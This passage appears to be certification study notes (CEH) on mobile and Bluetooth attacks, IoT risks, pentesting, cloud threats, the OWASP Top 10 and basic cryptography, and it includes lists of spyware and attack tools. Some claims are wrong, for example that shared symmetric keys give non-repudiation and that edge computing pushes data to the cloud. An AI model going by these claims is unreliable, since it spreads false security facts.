      - **Semi-Tethered** - reboot no longer retains patch; must use installed jailbreak software to re-jailbreak
      - **Tethered** - reboot removes all jailbreaking patches; phone may get in boot loop requiring USB to repair
    - **Types**

        - **Userland exploit** - found in the system itself; gains root access; does not provide admin; can be patched by Apple
        - **iBoot exploit** - found in bootloader called iBoot; uses vulnerability to turn codesign off; semi-tethered; can be patched
        - **BootROM exploit** - allows access to file system, iBoot and custom boot logos; found in device's first bootloader; cannot be patched
- **App Store attacks** - since some App stores are not vetted, malicious apps can be placed there
- **Phishing attacks** - mobile phones have more data to be stolen and are just as vulnerable as desktops
- **Android Device Administration API** - allows for security-aware apps that may help
- **Bring Your Own Device** (BYOD) - dangerous for organizations because not all phones can be locked down by default
- **Mobile Device Management** - like group policy on Windows; helps enforce security and deploy apps from enterprise
    - MDM solutions include XenMobile, IBM, MaaS360, AirWatch and MobiControl
- **Bluetooth attacks** - if a mobile device can be connected to easily, it can fall prey to Bluetooth attacks
    - **Discovery mode** - how the device reacts to inquiries from other devices
        - **Discoverable** - answers all inquiries
        - **Limited Discoverable** - restricts the action
        - **Nondiscoverable** - ignores all inquiries
    - **Pairing mode** - how the device deals with pairing requests
        - **Pairable** - accepts all requests
        - **Nonpairable** - rejects all connection requests

Mobile Attacks

All other attacks presented on previous chapter are suceptible to mobile devices too attacks like session hijacking, browser vulnerabilities, XSS, email, SMS, phone, OS/Apps bugs, excessive permissions and so on. Vulnerabilities on connection (Bluetooth, WiFi, NFC), encryption.

- **SMS Phishing (Smishing)** - sending texts with malicious links
    - People tend to trust these more because they happen less
    - **Trojans Available to Send**
        - Obad
        - Fakedefender
        - TRAMPS
        - ZitMo
    - **Spyware**
        - Mobile Spy
        - Spyera
- Mobile platform features such as Find my iPhone, Android device tracking and the like can be hacked to find devices, etc.
- **Mobile Attack Platforms** - tools that allow you to attack from your phone
    - Network Spoofer
    - DroidSheep
    - Nmap

Bluetooth:

- **Bluetooth Attacks**
    - **Bluesmacking** - Denial of service against device
    - **Bluejacking** - Sending unsolicited messages
    - **Bluesniffing** - Attempt to discover Bluetooth devices
    - **Bluebugging** - Remotely using a device's features
    - **Bluesnarfing** - Theft of data from a device
    - **Blueprinting** - Collecting device information over Bluetooth
- **Bluetooth Attack Tools**
    - **BlueScanner** - finds devices around you
    - **BT Browser** - another tool for finding and enumerating devices
    - **Bluesniff** and **btCrawler** - sniffing programs with GUI
    - **Bloover** - can perform Bluebugging

- **PhoneSnoop** - good spyware option for Blackberry
- **Super Bluetooth Hack** - all-in-one package that allows you to do almost anything

Improving Mobile Security

- Always check OS and Apps are up to date
- Screen Locks + Passwords
- Secure Wireless comunication
- No Jailbreaking or Rooting
- Don't store sensitive information on mobile (like confidential information from company)
- Remote desktop (e.g. Citrix)
- Use Official app stores
- Anti-virus
- Remote wipe option
- Remote management
- Remote tracking


⚠️ Companies should use **MDM policies** to accomplish mobile security.

B) IoT Architecture

- What is IoT?

The Internet of Things (IoT) *describes the network of physical objects—"things"—that are embedded with sensors, software, and other technologies for the purpose of connecting and exchanging data with other devices and systems over the internet.*

- Traditional fields of embedded systems, wireless sensor networks, control systems, automation (including home and building automation), and others all contribute to enabling the Internet of things.



- **Three Basic Components**
  - Sensing Technology
  - IoT gateways
  - The cloud

Methods of Communicating

IoT connectivity boils down to how things connect to each other. Can be wired, wireless, 4G LTE, Bluetooth, GPS, LoRa, mesh networking, RFID, WiFi, Zigbee and Z-wave.

- **Device to Device** - Direct communication between two devices.
- **Device to Cloud** - Communicates directly to a cloud service.
- **Device to Gateway** - Communicate to a centralized gateway that gathers data and then sends it to an application server based in the cloud.
- **Back-End Data Sharing** - Used to scale the device to cloud model to allow for multiple devices to interact withone or more application servers.

> ⚠️ **Zigbee** and **Z-Wave** is a wireless mesh networking protocol popular in home automation.

Edge Computing

Edge Computing is a distributed computing paradigm in which processing and computation are performed mainly on classified device nodes known as smart devices or edge devices as opposed to processed in a centralized cloud environment or data centers.

- It helps to provide server resources, data analysis, and artificial intelligence to data collection sources and cyber-physical sources like smart sensors and actuators.

> ⚠️ **Edge computing** handling data by pushing into the cloud. **Fog Computing** is more like keep things locally.

Multi-Layer Architecture of IoT

- **Edge Technology Layer** - consists of sensors, RFID tags, readers and the devices
- **Access Gateway Layer** - first data handling, message identification and routing
- **Internet Layer** - crucial layer which serves as main component to allow communication
- **Middleware Layer** - sits between application and hardware; handles data and device management, data analysis and aggregation
- **Application Layer** - responsible for delivery of services and data to the user

IoT Technology Protocols

- **Short-Range Wireless:**
  - Bluetooth Low-energy (BLE)
  - Light-Fidelity (Li-Fi)
  - Near Field Communication (NFC)
  - QR Codes & Barcodes
  - Radio-frequency Identification (RFID)
  - Wi-fi / Direct
  - Z-wave
  - Zigbee
- **Medium-Range Wireless:**
  - Ha-Low
  - LTE-Advanced
- **Long-Range Wireless:**
  - Low-power Wide-area Networking (LPWAN)
  - LoRaWAN
  - Sigfox
  - Very Smart Aperture Terminal (VSAT)
  - Cellular
- **Wired Communications:**
  - Ethernet
  - Power-Line Communication (PLC)
  - Multimedia over Coax Alliance (MoCA)

IoT Operating Systems

- **RIOT OS** - Embedded systems, actuator boards, sensors; is energy efficient
- **ARM Mbed OS** - Mostly used on wearables and other low-powered devices
- **RealSense OS X** - Intel's depth sensing version; mostly found in cameras and other sensors
- **Nucleus RTOS** - Used in aerospace, medical and industrial applications
- **Brillo** - Android-based OS; generally found in thermostats
- **Contiki** - OS made for low-power devices; found mostly in street lighting and sound monitoring
- **Zephyr** - Option for low-power devices and devices without many resources
- **Ubuntu Core** - Used in robots and drones; known as "snappy"
- **Integrity RTOS** - Found in aerospace, medical, defense, industrial and automotive sensors
- **Apache Mynewt** - Used in devices using Bluetooth Low Energy Protocol

Geofencing

Uses GPS and RFID technologies to create a virtual geographic boundary, like around your home property. A response is then triggered any time a mobile device enters or leaves the area.


Grid Computing

Reduces costs by maximizing existing resources. This is accomplished with **multiple machines together to solve a specific problem.**

Analytics of Things (AoT)

- The analysis of IoT data, which is the data being generated by IoT sensors and devices.

Industrial IoT (IIoT)



The industrial internet of things (IIoT) refers to the extension and use of the internet of things (IoT) in industrial sectors and applications. With a strong focus on machine-to-machine (M2M) communication, big data, and machine learning, the IIoT enables industries and enterprises to have better efficiency and reliability in their operations.

- **The IIoT encompasses industrial applications, including robotics, medical devices, and software-defined production processes.**

IoT Vulnerabilities and Attacks:

OWASP Top 10 IoT Vulnerabilities (2014)

- **I1 - Insecure Web Interface**
  - Problems such as account enumeration, weak credentials, and no account lockout
- **I2 - Insufficient Authentication/Authorization**
  - Assumes interfaces will only be exposed on internal networks and thus is a flaw
- **I3 - Insecure Network Services**
  - May be susceptible to buffer overflow or DoS attacks
- **I4 - Lack of Transport Encryption/Integrity Verification**
  - Data transported without encryption
- **I5 - Privacy Concerns**
  - Due to collection of personal data
- **I6 - Insecure Cloud Interface**
  - Easy-to-guess credentials make enumeration easy
- **I7 - Insecure Mobile Interface**
  - Easy-to-guess credentials on mobile interface
- **I8 - Insufficient Security Configurability**
  - Cannot change security which causes default passwords and configuration
- **I9 - Insecure Software/Firmware**
  - Lack of a device to be updated or devices that do not check for updates
- **I10 - Poor Physical Security**
  - Because of the nature of devices, these can easily be stolen

---

OWASP Top 10 IoT Vulnerabilities (2018)

- **1. Weak, guessable, or hardcoded passwords**
  - Use of easily bruteforced, publicly available, or unchangeable credentials, including backdoors in firmware or client software that grants unauthorized access to deployed systems.
- **2. Insecure network services**
  - Unneeded or insecure network services running on the device itself, especially those exposed to the internet, that compromise the confidentiality, integrity/authenticity, or availability of information or allow unauthorized remote control…
- **3. Insecure ecosystem interfaces**
  - Insecure web, backend API, cloud, or mobile interfaces in the ecosystem outside of the device that allows compromise of the device or its related components. Common issues include a lack of authentication/authorization, lacking or weak encryption, and a lack of input and output filtering.
- **4. Lack of secure update mechanism**
  - Lack of ability to securely update the device. This includes lack of firmware validation on device, lack of secure delivery (un-encrypted in transit), lack of anti-rollback mechanisms, and lack of notifications of security changes due to updates.
- **5. Use of insecure or outdated components**
  - Use of deprecated or insecure software components/libraries that could allow the device to be compromised. This includes insecure customization of operating system platforms, and the use of third-party software or hardware components from a compromised supply chain.
- **6. Insufficient privacy protection**
  - User’s personal information stored on the device or in the ecosystem that is used insecurely, improperly, or without permission.
- **7. Insecure data transfer and storage**
  - Lack of encryption or access control of sensitive data anywhere within the ecosystem, including at rest, in transit, or during processing.
- **8. Lack of device management**
  - Lack of security support on devices deployed in production, including asset management, update management, secure decommissioning, systems monitoring, and response capabilities.
- **9. Insecure default settings**

- Devices or systems shipped with insecure default settings or lack the ability to make the system more secure by restricting operators from modifying configurations.

- **10. Lack of physical hardening**
  - Lack of physical hardening measures, allowing potential attackers to gain sensitive information that can help in a future remote attack or take local control of the device.

Common IoT Attack Areas

1. Device memory containing credentials
2. Device / Ecosystem Access Control
3. Device Physical Interfaces / Fimrware extraction
4. Device web interface
5. Device Firmware
6. Device network services
7. Devices administrative interface(s)
8. Unencrypted Local data storage
9. Cloud interface(s)
10. Device update mechanism(s)
11. Insecure API's (vendor & thir-party)
12. Mobile application
13. Confidentiality and Integrity issues across the ecosystem
14. Network traffic

IoT Threats

1. **DDoS Attack**
2. **HVAC System attacks** - Attacks on HVAC systems
3. **Rolling code attack** - Used to steal cars; The ability to jam a key fob's communications, steal the code and then create a subsequent code
4. **BlueBorne attack** - Attacks against Bluetooth devices
5. **Jamming attack**
6. **Remote access via backdoors**
7. **Remote access via unsecured protocols** such as TELNET
8. **Sybil attack** - Uses multiple forged identities to create the illusion of traffic; happens when a insecure computer is hijacked to claim multiple identities.
9. **Rootkits / Exploit kits**
10. **Ransomware**

> ⚠️ **Other attacks already enumerated in other sections still apply such as MITM, ransomware, side channel, replay attack etc.**

IoT Hacking Methodology

Steps:

1. **Information Gathering** - gathering information about the devices;
   - **Tools**:
   - Shodan
   - Censys
   - Thingful
   - Google
2. **Vulnerability Scanning** - same as normal methodology - looks for vulnerabilities

- **Tools:**
- Nmap
- Multi-ping
- RIoT Vulnerability Scanner
- Foren6 (traffic sniffer)
- beSTORM

3. **Launching Attacks**

- **Tools:**
- RFCrack
- Attify Zigbee Framework
- HackRF
- Firmalyzer

4. **Gaining Access** - same objectives as normal methodology
5. **Maintaining Access** - same objectives as normal methodology

---

Countermeasures to help secure IoT devices:

1. Firmware updates
2. Block ALL unecessary ports
3. Disable insecure access protocols such as TELNET
4. Only use encrypted communication protocols
5. Use strong passwords
6. Encrypt ALL data and communications coming into, being stored in and leaving the device
7. Use account lockout
8. Configuration management and baselining of devices along with compliance monitoring
9. Use multi-factor authentication
10. Disable UPnP

14. Pentesting

A penetration test, colloquially known as a pen test, pentest or ethical hacking, is an authorized simulated cyberattack on a computer system, performed to evaluate the security of the system.

Security Assessments:

- **Security Assessment** - Test performed in order to assess the level of security on a network or system.
- **Security Audit** - Policy and procedure focused; tests whether organization is following specific standards and policies; look on compliances only.
- **Vulnerability Assessment** - Scans and tests for vulnerabilities but does not intentionally exploit them.
- **Penetration Test** - Looks for vulnerabilities and actively seeks to exploit them.

InfoSec Teams 🗡️🛡️

- 🔵 **Blue Team** *(defenders)*
  - Implement security policy
  - Implement technical controls
  - Detect and defend against Red Team
- 🔴 **Red Team** *(attackers)*
  - Perform penetration testing
  - Act as any true outside threat in an attempt to gain unauthorized access to client's system(s)

Types of Pen Tests

External assessment - Analyzes publicly available information; conducts network scanning, enumeration and testing from the network perimeter.

Internal Assessment - Performed from within the organization, from various network access points.

Pentesting boxes:

- **Black Box** - Done **without any knowledge** of the system or network.
- **White Box** - When the attacker **have complete knowledge** of the system provided by the owner/target.
- **Gray Box** - When the attacker has **some knowledge** of the system and/or network

- **Automated Testing Tools**
  - **Codenomicon** - utilizes fuzz testing that learns the tested system automatically; allows for pen testers to enter new domains such as VoIP assessment, etc.
  - **Core Impact Pro** - best known, all-inclusive automated testing framework; tests everything from web applications and individual systems to network devices and wireless
  - **Metasploit** - framework for developing and executing code against a remote target machine
  - **CANVAS** - hundreds of exploits, automated exploitation system and extensive exploit development framework

Pen test Phases

1. **Pre-Attack Phase** - Reconnaissance and data-gathering.
2. **Attack Phase** - Attempts to penetrate the network and execute attacks.
3. **Post-Attack Phase** - Cleanup to return a system to the pre-attack condition and deliver reports.

> ⚠️ For the exam, EC-Council brings his own methodology and that's all you need for the exam; you can check another pentesting methodologies here if you are interested; In case you are studying to become a professional pentester besides certification content, I recommend the OSSTMM (Open Source Security Testing Methodology Manual).

Security Assessment Deliverables

- Usually begins with a brief to management
  - Provides information about your team and the overview of the original agreement
  - Explain what tests were done and the results of them
- **Comprehensive Report Parts**
  - Executive summary of the organization's security posture
  - Names of all participants and dates of tests
  - List of all findings, presented in order of risk
  - Analysis of each finding and recommended mitigation steps
  - Log files and other evidence (screenshots, etc.)
- Example reports and methodology can be found in the **Open Source Testing Methodology Manual** (OSSTMM)

Terminology

- **Types of Insiders**
  - **Pure Insider** - employee with all rights and access associated with being an employee
    - **Elevated Pure Insider** - employee who has admin privileges
  - **Insider Associate** - someone with limited authorized access such as a contractor, guard or cleaning service person
  - **Insider Affiliate** - spouse, friend or client of an employee who uses the employee's credentials to gain access

- **Outside Affiliate** - someone outside the organization who uses an open access channel to gain access to an organization's resources

Vulnerabilities

- **CVSS - Common Vulnerability Scoring System** - places numerical score based on severity;
  - **Qualitative severity rating scale:**

    Rating | CVSS Score --|-- None | 0.0 Low | 0.1 - 3.9 Medium | 4.0 - 6.9 High | 7.0 - 8.9 Critical | 9.0 - 10.0
- **CVE – Common Vulnerabilities and Exposures**
  - Is a list of publicly disclosed vulnerabilities and exposures that is maintained by MITRE.
- **NVD - National Vulnerability Database**
  - is a database, maintained by NIST, that is fully synchronized with the MITRE CVE list; US Gov. vulnerabilities repository.

15. Cloud Computing

Cloud Computing Basics

- **Three Types of Service Models**:
  - **Infrastructure as a Service (IaaS)**
    - Provides virtualized computing resources
    - Third party hosts the servers with hypervisor running the VMs as guests
    - Subscribers usually pay on a per-use basis
      - e.g: AWS, Microsoft Azure, Digital Ocean, Google Cloud
  - **Platform as a Service (Paas)**
    - Geared towards software development
    - Hardware and software hosted by provider
    - Provides ability to develop without having to worry about hardware or software
      - e.g: Heroku, SalesForce
  - **Software as a Service (SaaS)**
    - Provider supplies on-demand applications to subscribers
    - Offloads the need for patch management, compatibility and version control
      - e.g: Microsoft Office 365, Dropbox storage, Google Docs.

Tech stack	Type
Software	SaaS
Apps	PaaS
OS	IaaS
Virtualization	managed by provider
Storage/Networking	managed by provider

Cloud Deployment Models

- **Private Cloud** - Cloud solely for use by one tenant; usually done in larger organizations.
- **Community Cloud** - Is make up of infrastructure from several different entitites wich may be cloud providers, business partners, and so on. (members only type of thing)
- **Public Cloud** - Services provided over a network that is open for public to use; Amazon S3, Microsoft Azure - Open for business.
- **Hybrid Cloud** - A composition of two or more cloud deployment models.

NIST Cloud Architecture

The NIST cloud computing reference architecture (NIST SP 500-292) define five major actors; Each actor is an entity (a person or an organization) that participates in a transaction or process and/or perform tasks in cloud computing.

- **Cloud Consumer** - A person or org. that maintains a business relationship with, and use servies from Cloud Providers; aquires and uses cloud products and services.
- **Cloud Provider** - A person, org. or entity responsible for making a service available; Purveyor of products and services.
- **Cloud Auditor** - Independent assor of cloud service an security controls.
- **Cloud Broker** - Manages use, performance and delivery of services as well as relationships between Cloud Providers to Cloud consumers.
- **Cloud Carrier** - Organization with responsibility of transferring data; Intermediary that provides connectivity and transport of Cloud services from Cloud providers to Cloud consumers. (e.g: Telecom's)

⚠️ - **FedRAMP** - regulatory effort regarding cloud computing

⚠️ - **PCI DSS** - deals with debit and credit cards, but also has a cloud SIG

Five characteristics of cloud computing

The National Institute of Standards and Technology (NIST) *defines cloud computing as it is known today through five particular characteristics.*

1. **On-demand self-service**
2. **Broad network access**
3. **Multi-tenancy and resource pooling**
4. **Rapid elasticity and scalability**
5. **Measured service**

Threats:

- **Data Breach or Loss** - Biggest threat; includes malicious theft, erasure or modification
- **Shadow IT** - IT systems or solutions that are developed to handle an issue but aren't taken through proper approval chain
- **Abuse of Cloud Resources** - Another high threat (usually applies to Iaas and PaaS)
- **Insecure Interfaces and APIs** - Cloud services can't function without them, but need to make sure they are secure
- **Service Oriented Architecture** - API that makes it easier for application components to cooperate and exchange information
- **Insufficient due diligence** - Moving an application without knowing the security differences
- **Shared technology issues** - Multitenant environments that don't provide proper isolation
- **Unknown risk profiles** - Subscribers simply don't know what security provisions are made int he background

- **Wrapping Attack** - SOAP message intercepted and data in envelope is changed and sent/replayed
- **Session riding** - CSRF under a different name; deals with cloud services instead of traditional data centers
- **Others include malicious insiders, inadequate design and DDoS**
    - Other threats:
        - Loss/compromise of encryption keys
        - Isolation failure
        - Compliance risk
        - VM vulnerabilities
        - Vendor lock-on
        - Jurisdictional issues based on chaning geographic boundaries
        - E-discovery/subpoena
        - Cloud service termination/failure
        - Improper/incomplete data handling & disposal
        - Management network failure/interface compromise

Attacks:

1. Service hijacking via Social engineering & network sniffing
2. Session hijacking using XSS
3. DNS attacks
4. Side channel attacks - (e.g.: Using an existing VM on the same physical host to attack another)
5. Cross VM attacks
6. SQL injection
7. Cryptanalysis attacks
8. Wrapping attacks - performed during the translation of SOAP messages in the TLS layer; attackers duplicate the body of the message and send it to the targeted server impersonating the legitimate user.
9. DoS/DDoS attack
10. Main-in-the-Cloud attacks - abuse of cloud file synchronization services br tracking the user into installing malicious software that places the attacker's synchronization token for the service ton their machine, allowing the attacker to steal the user's token and gain access to their files.

OWASP Top 10 Application Security Risks

1. **Injection** - Injection flaws, such as SQL, NoSQL, OS, and LDAP injection, occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.
    - Input validation
    - Limit account privileges
2. **Broken Authentication** - Application functions related to authentication and session management are often implemented incorrectly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users' identities temporarily or permanently.
3. **Sensitive Data Exposure** - Many web applications and APIs do not properly protect sensitive data, such as financial, healthcare, and PII. Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes. Sensitive data may be compromised without extra protection, such as encryption at rest or in transit, and requires special precautions when exchanged with the browser.
4. **XML External Entities (XXE)** - Many older or poorly configured XML processors evaluate external entity references within XML documents. External entities can be used to disclose internal files using the file URI handler, internal file shares, internal port scanning, remote code execution, and denial of service attacks.
    - If your application uses SAML for identify processing with federated security or Single Sing on (SSO). SAML uses XML.
    - If applications accepts XML directly or XML uploads from unstrusted sources, or inserts untrusted data into XML documents.
    - Any of XML processors in the application or SOAP based web services that have (DTDs) enabled.

5. **Broken Access Control** - Restrictions on what authenticated users are allowed to do are often not properly enforced. Attackers can exploit these flaws to access unauthorized functionality and/or data, such as access other users' accounts, view sensitive files, modify other users' data, change access rights, etc.
6. **Security Misconfiguration** - is the most commonly seen issue. This is commonly a result of insecure default configurations, incomplete or ad hoc configurations, open cloud storage, misconfigured HTTP headers, and verbose error messages containing sensitive information. Not only must all operating systems, frameworks, libraries, and applications be securely configured, but they must be patched/upgraded in a timely fashion.
7. **Cross-Site Scripting XSS** - occur whenever an application includes untrusted data in a new web page without proper validation or escaping, or updates an existing web page with user-supplied data using a browser API that can create HTML or JavaScript. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.
    - Reflected XSS
    - Stored XSS
    - DOM XSS
8. **Insecure Deserialization** - often leads to remote code execution. Even if deserialization flaws do not result in remote code execution, they can be used to perform attacks, including replay attacks, injection attacks, and privilege escalation attacks.
9. **Using Components with Known Vulnerabilities** - Components, such as libraries, frameworks, and other software modules, run with the same privileges as the application. If a vulnerable component is exploited, such an attack can facilitate serious data loss or server takeover. Applications and APIs using components with known vulnerabilities may undermine application defenses and enable various attacks and impacts.
10. **Insufficient Logging & Monitoring** - Insufficient logging and monitoring, coupled with missing or ineffective integration with incident response, allows attackers to further attack systems, maintain persistence, pivot to more systems, and tamper, extract, or destroy data. Most breach studies show time to detect a breach is over 200 days, typically detected by external parties rather than internal processes or monitoring.

Additional Attacks

1. **Directory Traversal** (../) - An attacker can get sensitive information like the contents of the /etc/passwd file that contains a list of users on the server; Log files, source code, access.log and so on
2. **Cross-site Request Forgery (CSRF)** - Forces an end user to execute unwanted actions on an app they're already authenticated on
    - Inherits identity and privileges of victim to perform an undesired function on victim's behalf
    - Captures the session and sends a request based off the logged in user's credentials
    - Can be mitigated by sending **random challenge tokens**

Cloud Security Control Layers

Problem with cloud security is what you are allowed to test and what should you test; Another concern is with a hypervisor, if the hypervisor is compromised, all hosts on that hypervisor are as well.

1. **Applications** - SDCL (Software development cycle), WAF (web application firewall)
2. **Information** - DLP, encryption
3. **Management** - GRC, IAM , Patch & Configuration
4. **Network** - NIDS/NIPS, DNSSEC, QoS
5. **Trusted Computing Model** - attempts to resolve computer security problems through hardware enhancements

- **Roots of Trust (RoT)** - set of functions within TCM that are always trusted by the OS


6. **Computer & Network Storage** - Encryption, Host-based firewall, HIDS/HIPS
7. **Physical** - Guards, Gates, Fences etc.

Tools

- **CloudInspect** - pen-testing application for AWS EC2 users

- **CloudPassage Halo** - instant visibility and continuous protection for servers in any cloud
- **Dell Cloud Manager**
- **Qualys Cloud Suite**
- **Trend Micro's Instant-On Cloud Security**
- **Panda Cloud Office Protection**

16. Cryptography



The goals of Cryptography:

- **C.I.A. + Nonrepudiation**
  - **Nonrepudiation** - Means by which a recipient can ensure the identity of the sender and neither party can deny sending.

Basic Terms & Concepts

- **Cryptography**
  - Science or study of protecting information whether in transit or at rest
  - Renders the information unusable to anyone who can't decrypt it
  - Takes plain text, applies cryptographic method, turn it into cipher text
- **Cryptanalysis**
  - Study and methods used to crack cipher text
- **Linear Cryptanalysis**
  - Works best on block ciphers
- **Differential Cryptanalysis**
  - Applies to symmetric key algorithms
  - Compares differences in the inputs to how each one affects the outcome
- **Integral cryptanalysis**
  - input vs output comparison same as differential; however, runs multiple computations of the same block size input
- Plain text doesn't necessarily mean ASCII format - it simply means unencrypted data
- **Key clustering** - Different encryption keys generate the same ciphertext from the same plaintext message

Where to Encrypt & Decrypt?

- **Data-in-Transit** / **Data-in motion**: Transport / Network
  - Not much protection as it travels

        - Many different switches, routers, devices
    - Network-based protection:
        - Firewall, IPS
    - Provide transport encryption:
        - TLS, IPsec
- **Data-at-Rest**: Resides in storage
    - Hard drive, SSD, flash drive, etc
    - Encrypt the data
        - Whole disk encryption
        - Database encryption
        - File or/ folder-level encryption
    - Apply permissions
        - Access control lists
        - Only authorized users can access the data
- **Data-in-use** / **Data-in-process**: RAM & CPU
    - The data is in memory or CPU registers and cache
    - The data is almost always decrypted

Encryption Algorithms

- **Algorithm** - step-by-step method of solving a problem
- **Two General Forms of Cryptography**
    - **Substitution** - bits are replaced by other bits
    - **Transposition** - doesn't replace; simply changes order
- **Encryption Algorithms** - mathematical formulas used to encrypt and decrypt data
- **Steam Cipher** - readable bits are encrypted one at a time in a continuous stream
    - Usually done by an XOR operation
    - Work at a high rate of speed
- **Block Cipher** - data bits are split up into blocks and fed into the cipher
    - Each block of data (usually 64 bits) encrypted with key and algorithm
    - Are simpler and slower than stream ciphers
- **XOR** - exclusive or; if inputs are the same (0,0 or 1,1), function returns 0; if inputs are not the same (0,1 or 1,0), function returns 1
- Key chosen for cipher must have a length larger than the data; if not, it is vulnerable to frequency attacks

Symmetric Encryption

- **Symmetric Encryption** - One Single Key / Session Key to encryption and decryption.

    - **Known as:**
        - Single key cryptography
        - Secret key cryptography
        - Shared key cryptography
        - Session key cryptography

One key is used to encrypt and decrypt the data.

- Suitable for large amounts of data
- 128-bit or larger symmetric keys are common
- Harder for groups of people because more keys are needed as group increases
- Can be very fast to use
    - Less overhead than asymmetric encryption
    - Often combined with asymmetric encryption
- **Problems/Weaknesses of Symmetric Encryption:**

- Problems include key distribution and management / not scalable
- Non-repudiation possible because everyone has a copy of the key
- Key must be regenerated whenever anyone leaves the group of keyholders

Cryptosystem

Defines key properties, communication requirements for the key exchange; actions through encryption and decryption process.

e.g.: Using asymetric encryption to exchange Session keys after that communicate using Symmetric encryption.

- **Key escrow** (also known as a “fair” cryptosystem) is an arrangement in which the keys needed to decrypt encrypted data are held in escrow so that, under certain circumstances, an authorized third party may gain access to those keys.

Symmetric Cryptosystems:


Algorithm	Block or Streaming	Block Size	Rounds	Key Size	Notes
DES	Block	64-bit	16	56 bits	Uses five modes of operation: ECB, CBC, CFB, OFB and CTR.
Blowfish	Block	64-bit	16	32-448 bits	Public domain algorithm.
